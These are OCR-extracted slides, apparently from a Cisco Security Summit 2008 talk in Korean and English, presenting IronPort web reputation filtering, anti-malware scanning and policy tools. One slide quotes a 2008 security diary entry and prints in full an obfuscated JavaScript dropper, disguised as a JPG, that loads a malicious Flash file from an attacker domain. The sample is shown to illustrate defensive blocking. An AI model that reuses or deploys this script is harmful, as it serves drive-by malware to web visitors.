
The Outer Layer of Defense




Web Reputation Filters

Metrics

- Web Server Blacklists
- Domain Blacklists
- URL Categorization Data
- HTML Content Data
- URL Behavior
- Global Volume Data
- Domain Registrar Information
- Dynamic IP Addresses
- Compromised Host Lists
- Web Crawler Data
- Known Threats URLs
- Email Server Black & Whitelists
- Spikes in URLs found in Email



SenderBase Data → **Data Analysis/ Security Modeling** → **Web Reputation Scores (WBRS) -10 to +10**



Web Reputation Filters - 악성코드 유포 차단

- **2008. 05 Adobe Flash 취약점을 이용한 악성코드 유포**

Malicious swf files?

Published: 2008-05-27,
Last Updated: 2008-05-28 00:38:42 UTC
by Adrien de Beaupre (Version: 3)

0 comment(s) Digg submit

Marco and Eric wrote in to let us know of a potentially malicious site found at


hxxp://www.play0nlnie.com/pcd/topi hxxp://www.play0nlnie.com/pcd/topics/ff11us/20080311cPxl31/07.jpg

The JPG file is actually a script, shown below:

```
window.onerror=function(){return true;}
function init(){window.status="";}window.onload = init;
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":
e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};
if(!''.replace(/^/,String)){while(c--){d[e(c)]=k[c]||e(c)}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace
(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('n(2.q.k("i=")==-1){E 5=F D();5.C(5.G()+12*j*j*B);2.q="i=K;J=/;5="+5.I();n(L.y.t().k("s")>0){2.3(\'<r
A="z:u-x-v-w-H" Y="6://15.14.9/13/10/11/17/18.M#1a=4,0,19,0" l="0" m="0"
16="Z">\');2.3(\'<8 7="R" a="Q"/>\');2.3(\'<8 7="P" a="6://g.h.9/e/f/d/b/p.
c"/>\');2.3(\'<8 7="N" a="O"/>\');2.3(\'<8 7="S" a="#T"/>\');2.3(\'<X o="
6://g.h.9/e/f/d/b/p.c"/>\');2.3(\'</r>\')}W{2.3("<V o=6://g.h.9/e/f/d/b/U.c l=0 m=0>")}}',62,73,'||document|write||expires|http|name|param|com|value|
20080311cPxl31|swf|ff11us|pcd|topics|www|play0nlnie|playon|60|indexOf|
width|height|if|src|07|cookie|object|msie|toLowerCase|d27cdb6e|11cf|96b8|ae6d|
userAgent|clsid|classid|1000|setTime|Date|var|new|getTime|444553540000|
toGMTString|path|Yes|navigator|cab|quality|high|movie|sameDomain|allowScriptAccess
|bgcolor|ffffff|08|EMBED|else|embed|codebase|middle|shockwave|cabs||pub|macromedia
|download|align|flash|swflash||version'.split('|'),0,{}))
```


Web Reputation Filters - 악성코드 유포 차단

- **WBRS 의한 자동 차단**




IronPort Anti-Malware System


IronPort Dynamic Vectoring and Streaming (DVS) Engine™



Anti-Malware (*Multi-Layered Malware Defense*)

- **Multi-engine, high-performance scanning**
- **Webroot & McAfee 엔진 이용**
- **Stream scanning**
  - 지연 방지를 위한 병렬 처리






Web Security Manager™

- 특정 사용자 및 그룹별 다른 정책 적용
- **IP, Subnet 등에 따른 정책 설정**
  - ✓**Application Blocking & Tunneling**
  - ✓**URL Category Filtering**
  - ✓**Size/Type Restrictions**

Anti-Malware Settings



- Allow Skype
- Allow executables
- Allow all applications
- Allow all protocols

- Block executables
- Block gambling sites
- Block all malware

- Block FTP
- Block Media files
- Allow all URL categories

Policies

Add Group...

Order	Group	Applications	URL Categories	Objects	Anti-Malware	Delete
1	QA	Block: FTP Block: User Agents	Block: 52 Monitor: 2 Allow: 0	Block: 256 Mb	(global policy)	
2	Engineering	Block: User Agents	Block: 50 Monitor: 2 Allow: 2	Block: No Max Size Block: Object Types Block: File Types	(disabled)	
3	Marketing	(disabled)	Block: 50 Monitor: 2 Allow: 2	Block: No Max Size Block: Object Types	Block: 11 Monitor: 2	
4	Dev	(global policy)	Block: 50 Monitor: 2 Allow: 2	Block: No Max Size	(global policy)	
	Global Policy	Block: FTP, HTTPS Allow: HTTP Block: User Agents Allow: Ports 443, 21	Block: 46 Monitor: 8 Allow: 0	Block: 256 Mb Block: Object Types Block: File Types	Block: 13 Monitor: 0	

Key: Global | Disabled

Authentication

Web Security Monitor & Report

- System 상태
- 웹 트래픽
- 웹 사이트별
- 사이트 상세 보고서
- Client Activity
- Client Detail
- Category Detail
- Malware Details
- Malware Trends
- L4 Traffic Monitor
- Web Reputation

Cisco Security Summit 2008

결 론

CISCO